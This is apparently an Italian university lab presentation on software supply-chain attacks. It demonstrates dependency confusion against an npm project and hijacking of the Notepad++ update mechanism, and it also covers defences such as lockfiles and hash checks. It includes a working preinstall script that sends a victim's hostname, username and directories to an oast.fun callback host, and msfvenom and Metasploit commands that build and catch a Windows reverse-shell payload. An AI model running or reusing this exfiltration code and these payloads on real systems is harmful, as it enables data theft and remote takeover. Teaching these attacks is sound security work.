F	Upload modified package (not matching build process)	CodeCov : Attacker used leaked credentials to upload a malicious artifact to a GCS bucket, from which users download directly.
G	Compromise package repo	Attacks on Package Mirrors : Researcher ran mirrors for several popular package repositories, which could have been used to serve malicious packages.
H	Use compromised package	Browserify typosquatting : Attacker uploaded a malicious package with a similar name as the original.

The background features a complex, abstract design composed of glowing blue lines and dots forming various loops and nodes. These elements resemble binary code or data streams, with some areas showing a grid of ones and zeros. The overall effect is futuristic and suggests a digital or networked environment.

DEPENDENCY CONFUSION

Cos'è la Dependency Confusion?


La **Dependency Confusion** è una tecnica di attacco alla software supply chain e si verifica quando due o più dipendenze sono in conflitto tra loro e il sistema non è a conoscenza di quale utilizzare. Tale tecnica, inganna il gestore di pacchetti software estraendo un pacchetto malevolo anziché quello legittimo.



Attack vector

Gli aggiornamenti e le installazioni automatizzate dei pacchetti facilitano l'intento di un attaccante di sostituire pacchetti malevoli con pacchetti legittimi. Dunque, gli attaccanti adottano diversi modi per indurre i gestori di pacchetti a scaricare la dipendenza malevola, tra cui:

- Namespacing:** caricare pacchetti malevoli in un repository pubblico, con un nome uguale o simile a quello utilizzato nelle librerie interne;
- DNS Spoofing:** utilizzando una tecnica di DNS spoofing, i sistemi possono essere indirizzati ad estrarre dipendenze da repository dannosi;
- Scripting:** modificare script di configurazione per alterare i percorsi di dipendenza e indurre il sistema ad installare pacchetti dannosi.



Attack packages

I pacchetti attaccati, grazie alla vulnerabilità fornita dalla spazio dei nomi, possono essere classificati in diversi tipi, tra cui:

- **Typosquatted Packages:** gli attaccanti inseriscono in un repository pubblico pacchetti malevoli con nomi che si avvicinano di molto ad una dipendenza software di un'applicazione, in modo tale che se uno sviluppatore commette un errore di battitura durante la fase di installazione verrà scaricato il pacchetto malevolo e non quello legittimo;
- **Latest Version Packages:** gli attaccanti inseriscono in un repository pubblico pacchetti malevoli che hanno lo stesso nome di un pacchetto privato e interno di un'applicazione, ma con una versione più alta. Il gestore dei pacchetti potrebbe scaricare il pacchetto malevolo anziché quello legittimo;
- **Package Import:** a volte i pacchetti vengono importati in un progetto software con un nome diverso dal pacchetto pubblico. Quando uno sviluppatore installa inconsapevolmente o accidentalmente un pacchetto utilizzando il nome di importazione anziché il nome effettivo del pacchetto, potrebbe invece scaricare un pacchetto malevolo.

Workflow Attack

Un modo per eseguire un attacco di tipo **Latest Version Packages** è il seguente:

1. Un attaccante ricerca il nome di un pacchetto privato utilizzato internamente da un'organizzazione per sviluppare le proprie app software.
2. L'attaccante crea un pacchetto simile, incorpora il malware, gli assegna lo stesso nome del pacchetto interno e imposta il numero di versione in modo che sia superiore a quello scoperto attraverso la ricerca.
3. L'attaccante carica il pacchetto dannoso in un repository pubblico.
4. La volta successiva che il gestore di pacchetti richiede il pacchetto privato, potrebbe estrarre il pacchetto pubblico compromesso dall'ecosistema open source anziché dal repository locale.

La dipendenza compromessa è in genere un clone dell'originale (per soddisfare tutti i requisiti funzionali per l'utilizzo dell'applicazione), insieme a codice dannoso progettato per esfiltrare dati, impiantare una backdoor nell'ambiente di esecuzione o implementare altro che minaccia la sicurezza.



Demo: Introduzione

Come caso studio abbiamo analizzato Flipper, una piattaforma per il debug di app mobile iOS e Android e app JS, che può essere installata grazie all'utilizzo di un gestore di pacchetti come **npm** o **yarn**.

Per poter fare un'analisi di tipo Dependency Confusion, abbiamo indotto nell'applicazione una vulnerabilità, inserendo una dipendenza privata. Ciò è possibile poiché nell'ecosistema Node.js, i gestori di pacchetti npm e yarn tengono traccia delle dipendenze software, in un file denominato «package.json» (possono essere aggiunte a questo file manualmente o da riga di comando).

eslint-plugin-flipper

0.0.1-security • Public • Published a year ago

Readme

Code Beta

0 Dependencies

Security holding package

This package contained malicious code and was removed from the registry by the npm security team. A placeholder was published to ensure users are not affected in the future.


Please refer to www.npmjs.com/advisories?search=eslint-plugin-flipper for more information.

```
Aprí package.json Salva
50 "category": "public.app-category.developer-tools",
51 "extendInfo": {
52   "NSUserNotificationAlertStyle": "alert"
53 },
54 "productName": "Flipper",
55 "protocols": {
56   "name": "flipper",
57   "schemes": [
58     "flipper"
59   ]
60 },
61 "win": {
62   "publisherName": "Facebook, Inc.",
63   "sign": null
64 }
65 },
66 "category": "facebook-intern",
67 "description": "Mobile development tool",
68 "devDependencies": {
69   "@babel/eslint-parser": "^7.19.1",
70   "@jest-runner/electron": "^3.0.1",
71   "@testing-library/react": "^12.1.4",
72   "@types/jest": "^26.0.24",
73   "@typescript-eslint/eslint-plugin": "^5.22.0",
74   "@typescript-eslint/parser": "^5.22.0",
75   "babel-eslint": "^10.1.0",
76   "private-package-test-ss": "1.0.0", // Line 76 highlighted with a red box
77   "cross-env": "7.0.2"
78 }
```

Demo: Verdaccio

Per poter simulare un attacco, caricheremo il pacchetto privato e legittimo («private-package-test-ss») in un repository privato mettendo su un proxy npm privato locale, come **Verdaccio**. Utilizzeremo Docker per far girare in maniera veloce Verdaccio, attraverso il comando:

```
docker run -it -rm --name verdaccio -p 4873:4873 verdaccio/verdaccio
```



Demo: Verdaccio


Aggiungeremo al repository privato un utente attraverso il comando:

- `npm adduser --registry http://0.0.0.0:4873/ --auth-type=legacy`


Dopodiché possiamo pubblicare i nostri pacchetti privati, in particolare «private-package-test-ss» versione **1.0.25**, attraverso un secondo comando:

- `npm publish --registry http://0.0.0.0:4873/`


Un ultima modifica da fare è al file `.npmrc`, ovvero un file locale che indica a npm di utilizzare il repository locale privato per la risoluzione delle dipendenze, come mostrato di seguito:



```
Apri ▾ + .npmrc /flipper/desktop Salva - X
1 engine-strict = true
2 registry=http://0.0.0.0:4873/
```



```
softwaresecurity@vm:~/private-package-test-ss$ cd private-package-test-ss
softwaresecurity@vm:~/private-package-test-ss$ ls
index.js package.json README.md
softwaresecurity@vm:~/private-package-test-ss$ npm publish --registry http://0.0.0.0:4873/
npm notice
npm notice 📦 private-package-test-ss@1.0.25
npm notice === Tarball Contents ===
npm notice 6B README.md
npm notice 58B index.js
npm notice 260B package.json
npm notice === Tarball Details ===
npm notice name: private-package-test-ss
npm notice version: 1.0.25
npm notice filename: private-package-test-ss-1.0.25.tgz
npm notice package size: 352 B
npm notice unpacked size: 324 B
npm notice shasum: a605cb379dfb3e4a60a7a56c0bf16db75e6bb5ed
npm notice integrity: sha512-pdB6qfjxZHMRj[...]z08na290jP30w==
npm notice total files: 3
npm notice
npm notice Publishing to http://0.0.0.0:4873/ with tag latest and default access
+ private-package-test-ss@1.0.25
```



private-package-test-ss

hello

Sconosciuto · it · v1.0.25 · Pubblicato alle 02/08/2023 5:17:44 PM · a few seconds ago · ISC


Demo: Ricerca vulnerabilità

L'attaccante può ispezionare un file «package.json» per rilevare una vulnerabilità, ovvero determinare che una dipendenza software non è presente nel repository pubblico.

Ad esempio, potrebbe usare lo strumento open source di Snyk che consente di rilevare potenziali minacce di tipo Dependency Confusion in un'applicazione, lanciando il comando:

```
npx snyk sync --directory /home/user/my-app
```

Dopodiché è possibile visitare il sito Web ufficiale di npm per verificare la disponibilità del pacchetto vulnerabile:



```
softwaresecurity@vm:~$ npx snyk sync --directory /home/softwaresecurity/flipper/desktop
Testing project at: /home/softwaresecurity/flipper/desktop
Reviewing your dependencies...
.
.
.
Checking dependency: js-flipper
Checking dependency: private-package-test-ss
-> ⚠️ Vulnerable
Checking dependency: babel-eslint
Checking dependency: cross-env
Checking dependency: electron
Checking dependency: eslint
Checking dependency: eslint-config-fbjs
Checking dependency: eslint-config-prettier
Checking dependency: eslint-import-resolver-typescript
Checking dependency: eslint-plugin-babel
```

Demo: Creazione Package Malevolo

L'attaccante a questo punto genererà il package malevolo per poi caricarlo nel repository pubblico, con la caratteristica di avere lo stesso nome ma con una versione più alta del package privato (**v1.0.35**). Attraverso i seguenti comandi riusciremo a creare un package npm:

- `npm init`

Dopo aver creato con successo il file `package.json`, dobbiamo modificare il file creato per eseguire lo script «`index.js`», durante la fase di preinstallazione del pacchetto:

```
"scripts": {  
  "test": "echo \\\"Error: no test specified\\\" && exit 1",  
  "preinstall": "node index.js"  
},
```

```
softwaresecurity@vm:~/dependency_confusion/private-package-test-ss$ npm init  
This utility will walk you through creating a package.json file.  
It only covers the most common items, and tries to guess sensible defaults.  
  
See `npm help init` for definitive documentation on these fields  
and exactly what they do.  
  
Use `npm install <pkg>` afterwards to install a package and  
save it as a dependency in the package.json file.  
  
Press ^C at any time to quit.  
package name: (private-package-test-ss) private-package-test-ss  
version: (1.0.0) 1.0.35  
git repository:  
keywords:  
author:  
license: (ISC)  
About to write to /home/softwaresecurity/dependency_confusion/private-package-test-ss/package.json:  
  
{  
  "name": "private-package-test-ss",  
  "version": "1.0.35",  
  "description": "hello",  
  "main": "index.js",  
  "scripts": {  
    "test": "echo \\\"Error: no test specified\\\" && exit 1"  
  },  
  "author": "",  
  "license": "ISC"  
}  
  
Is this OK? (yes) yes
```

Demo: Pubblicazione

Adesso l'attaccante crea il file index.js come mostrato di seguito.

In questo modo riusciremo ad estrarre informazioni alle macchine attaccate, ricevendo, su un'infrastruttura già esistente come Interactsh, richieste HTTP.

A questo punto all'attaccante non resta che caricare il pacchetto nel repository pubblico attraverso il comando:

`npm publish`

Search packages

Search

1 packages

private-package-test-ss

Hello

malvagious23 published 1.0.35 • 5 minutes ago

```
index.js
1 const os = require("os");
2 const dns = require("dns");
3 const querystring = require("querystring");
4 const https = require("https");
5 const packageJSON = require("./package.json");
6 const package = packageJSON.name;
7
8 const trackingData = JSON.stringify({
9   p: package,
10  c: __dirname,
11  hd: os.homedir(),
12  hn: os.hostname(),
13  un: os.userInfo().username,
14  dns: dns.getServers(),
15  r: packageJSON ? packageJSON.__resolved : undefined,
16  v: packageJSON.version,
17  pjson: packageJSON,
18 });
19
20 var postData = querystring.stringify({
21   msg: trackingData,
22 });
23
24 var options = {
25   hostname: "cf7b7cn2vtc00003xjc0g8uiuswyyyyyboast.fun", // Interactsh
26   port: 443,
27   path: "/",
28   method: "POST",
29   headers: {
30     "Content-Type": "application/x-www-form-urlencoded",
31     "Content-Length": postData.length,
32   },
33 };
34
35 var req = https.request(options, (res) => {
36   res.on("data", (d) => {
37     process.stdout.write(d);
38   });
39 });
40
41 req.on("error", (e) => {
42   // console.error(e);
43 });
44
45 req.write(postData);
46 req.end();
```

Demo: Callbacks

Se provassimo ad installare l'intera applicazione Flipper, non verrà installato il pacchetto legittimo «private-package-test-ss:1.0.25» presente sul repository privato locale, ma il pacchetto malevolo caricato dall'attaccante sul repository pubblico, poiché il gestore di pacchetti npm risolverà il conflitto della dipendenza andando a selezionare il package con la versione più alta. Di conseguenza verrà eseguito il file index.js ed in questo modo l'attaccante riceverà la richiesta HTTP ed otterrà il nome host, directory, indirizzo IP e nome utente della vittima.

The screenshot shows the interactsh Synth interface. On the left, there's a timeline view with one entry: "cf7b7cn2vtc00003xjc0g8uiuswyyyyyb.oast.fun" at "less than a minute ago". On the right, the "Request" tab is selected, showing a POST / HTTP/1.1 request with the following headers:

```
POST / HTTP/1.1
Host: cf7b7cn2vtc00003xjc0g8uiuswyyyyyb.oast.fun
Connection: keep-alive
Content-Length: 720
Content-Type: application/x-www-form-urlencoded
```

The message body is:

```
msg=%7B%22p%22%3A%22private-package-test-ss%22%2C%22%3A%22%2Fhome%2Fsoftwaresecurity%2Fdependency_confusion%2Fprivate-package-test-ss%2Fnode_m
```

Below the request, the "Response" tab is shown, displaying the server's response:

```
HTTP/1.1 200 OK
Connection: close
Content-Type: text/html; charset=utf-8
Server: oast.fun

<html><head></head><body>byyyyywsuiu8g0cjx30000ctv2nc7b7fc</body></html>
```

```
msg={"p":"private-package-test-ss","c":"/home/softwaresecurity/dependency_confusion/private-
package-test-ss/node_modules/private-package-test-
ss","hd":"/home/softwaresecurity","hn":"vm","un":"softwaresecurity","dns":["127.0.0.53"],"v":"1.0
.35","pjson":{"name":"private-package-test-
ss","version":"1.0.35","description":"hello","main":"index.js","scripts":{"test":"echo \\"Error: no test
specified\\" && exit 1","preinstall":"node index.js"},"author":"","license":"ISC"}}
```

Come proteggersi dalla Dependency Confusion?

Ci sono una serie di best practice che possono essere implementate/seguite per aiutare a gestire i rischi, tra cui:

-**Utilizzare Scopes/Namespaces:** alcuni gestori di pacchetti permettono di utilizzare namespaces, ID o altri prefissi, che possono garantire che le dipendenze interne vengano estratte da repository privati (ad es. GitHub) definiti con il prefisso/scope appropriato.

-**Proteggere l'ambiente di compilazione:** creare un ambiente di compilazione dedicato, protetto con autorizzazioni rigorose e monitorato per le vulnerabilità. Ciò contribuirà a mitigare il rischio che gli aggressori inseriscano percorsi di dipendenza dannosi negli script di compilazione o inserimento di dipendenze transitive remote durante una fase di compilazione.

-**Verificare hash/checksum:** ove possibile, verificare che i checksum di una dipendenza corrispondano a quelli documentati sulle fonti ufficiali dei pacchetti. Questo può essere difficile da automatizzare con la modifica di dipendenze/versioni, ma una volta creato un set definitivo di dipendenze, è possibile sfruttare il supporto del proprio gestore di pacchetti per i file di blocco e il controllo automatico dell'hash.

-**Dipendenze del fornitore:** anziché estrarre le dipendenze da registri privati e repository pubblici, il codice sorgente per tutte le dipendenze, interne ed esterne, è incorporato nel proprio repository di codice. I gestori di pacchetti possono quindi essere configurati per utilizzare solo un'unica origine per tutte le dipendenze.

Verifica dell'hash e della firma

- Un hash è un valore generato per un file che funge da identificatore univoco. Puoi confrontare l'hash di un artefatto con il valore hash calcolato dal fornitore dell'elemento per confermare l'integrità del file. La verifica dell'hash aiuta a identificare le sostituzioni, le manomissioni o il danneggiamento delle dipendenze. Per utilizzare la verifica dell'hash è necessario considerare che l'hash ricevuto dal repository degli artefatti non sia compromesso.
- La verifica della firma rafforza la sicurezza della procedura di verifica. Il repository di artefatti, i gestori del software o entrambi possono firmare gli artefatti. I servizi come **sigstore** forniscono ai gestori un modo per firmare gli artefatti software e ai consumatori di verificare tali firme.





Demo: File di Blocco

Per mitigare l'attacco precedentemente presentato, utilizzeremo un file di blocco.

Essi sono file di requisiti che specificano esattamente quale versione di ogni dipendenza deve essere installata per un'applicazione. Normalmente vengono generati automaticamente dagli strumenti di installazione, i file di blocco combinano il blocco della versione e la verifica della firma o dell'hash con un albero di dipendenze completo per l'applicazione. Di conseguenza, è possibile installare solo quelle dipendenze, rendendo le build più riproducibili e coerenti.

Infatti adesso grazie al file «yarn.lock», che conterrà la versione di blocco del «private-package-test-ss», un utente che installerà Flipper, risolverà il conflitto installando il pacchetto legittimo interno presente nel repository privato e non quello malevolo presente nel repository pubblico.

```
Apri + yarn.lock ~/flipper/desktop Sa
format-27.5.1.tgz#2181879fdea51a7a5851fb39d920faa63f01d88e"
10610 dependencies:
10611   ansi-regex "^5.0.1"
10612   ansi-styles "^5.0.0"
10613   react-is "^17.0.1"
10614
10615 printj@1.1.0
10616   version "1.1.2"
10617   resolved "https://registry.yarnpkg.com/printj/-/printj-1.1.2.tgz#d90deb2975a8b9f600fb3a1c94e3f4c53c78a222"
10618
10619 private-package-test-ss@1.0.0
10620   version "1.0.25"
10621   resolved "http://0.0.0.0:4873/private-package-test-ss/-/private-package-test-ss-1.0.25.tgz#4ddd8647fb22deba14d69ff387bc01edd93d995a"
10622
10623 private@0.1.5
10624   version "0.1.8"
10625   resolved "https://registry.yarnpkg.com/private/-/...
```

```
softwaresecurity@vm:~/flipper/desktop/node_modules/private-package-test-ss$ cat index.js
console.log('-----SONO BUONO-----');
softwaresecurity@vm:~/flipper/desktop/node_modules/private-package-test-ss$
```




VULNERABLE SOFTWARE UPDATE

Hijacking Update

La maggior parte dei software moderni riceve aggiornamenti di routine per risolvere bug e problemi di sicurezza. I fornitori di software in genere distribuiscono gli aggiornamenti dai propri server verso i prodotti client come normale operazione di manutenzione. I threat actor possono compromettere un aggiornamento, ad esempio infiltrandosi nella rete del fornitore e inserendo un malware nell'aggiornamento in uscita, per ottenere il controllo sul normale funzionamento del software o su interi sistemi. Un esempio di tale tecnica è stato l'attacco NotPetya, avvenuto nel 2017 quando degli hacker russi presero di mira i sistemi ucraini, diffondendo un malware attraverso un software di contabilità fiscale molto popolare nel Paese.

Table 1: ICT Supply Chain Lifecycle and Examples of Threats



NIST: Defending Against Software Supply Chain Attacks

Hijacking Update: Notepad++ (v5.8.2)

Come esempio di attacco che sfrutta la tecnica dell' hijacking update riproduciamo un attack scenario che prevede l'esecuzione di una **reverse shell** su di un sistema Windows, sfruttando una vulnerabilità presente nel meccanismo di aggiornamento software di una vecchia versione del noto editor di testo Notepad++ (v5.8.2).

I punti principali dell'attacco sono:

1. Generazione del payload malevolo utilizzando il framework **Metasploit**
2. Messa in piedi di un webserver che invii il payload alla macchina vittima spacciandolo come aggiornamento per Notepad++. Per tale passo utilizzeremo il tool **Evilgrade**.
3. Fare in modo che la macchina vittima invii la richiesta di aggiornamento di Notepad++ al server dell'attaccante, invece che al server ufficiale. Per fare ciò realizzeremo un attacco di DNS Spoofing tramite il tool **Ettercap**.



Network Layout

L'attack scenario è stato simulato utilizzando delle virtual machine messe in piedi tramite Virtual Box.

La rete è in modalità Host-Only con il seguente layout:



1. Generazione del payload

Utilizziamo il tool **msfvenom** del framework **Metasploit** per creare un payload in grado di generare una reverse shell sul sistema target.

```
(gaem㉿gaem)-[~]
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.56.107 LPORT=6969 -f exe -o /tmp/evil_update.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: /tmp/evil_update.exe
```

```
(gaem㉿gaem)-[~]
$ msfconsole -q
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.56.107
LHOST => 192.168.56.107
msf6 exploit(multi/handler) > set LPORT 6969
LPORT => 6969
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.56.107:6969
```

Sempre con **Metasploit** apriamo una socket in ascolto sul porto 6969 della macchina attaccante, verso la quale la reverse shell andrà a connettersi.


2. Alzare il web server malevolo

Per mettere in piedi il web server malevolo che invierà il finto aggiornamento alla macchina vittima utilizziamo il tool **Evilgrade**.

```
(gaem@gaem)-[~]
$ cd ./Desktop/isr-evilgrade

(gaem@gaem)-[~/Desktop/isr-evilgrade]
$ export PERL5LIB=/home/gaem/Desktop/isr-evilgrade

(gaem@gaem)-[~/Desktop/isr-evilgrade]
$ ./evilgrade
[DEBUG] - Loading module: modules/filezilla.pm
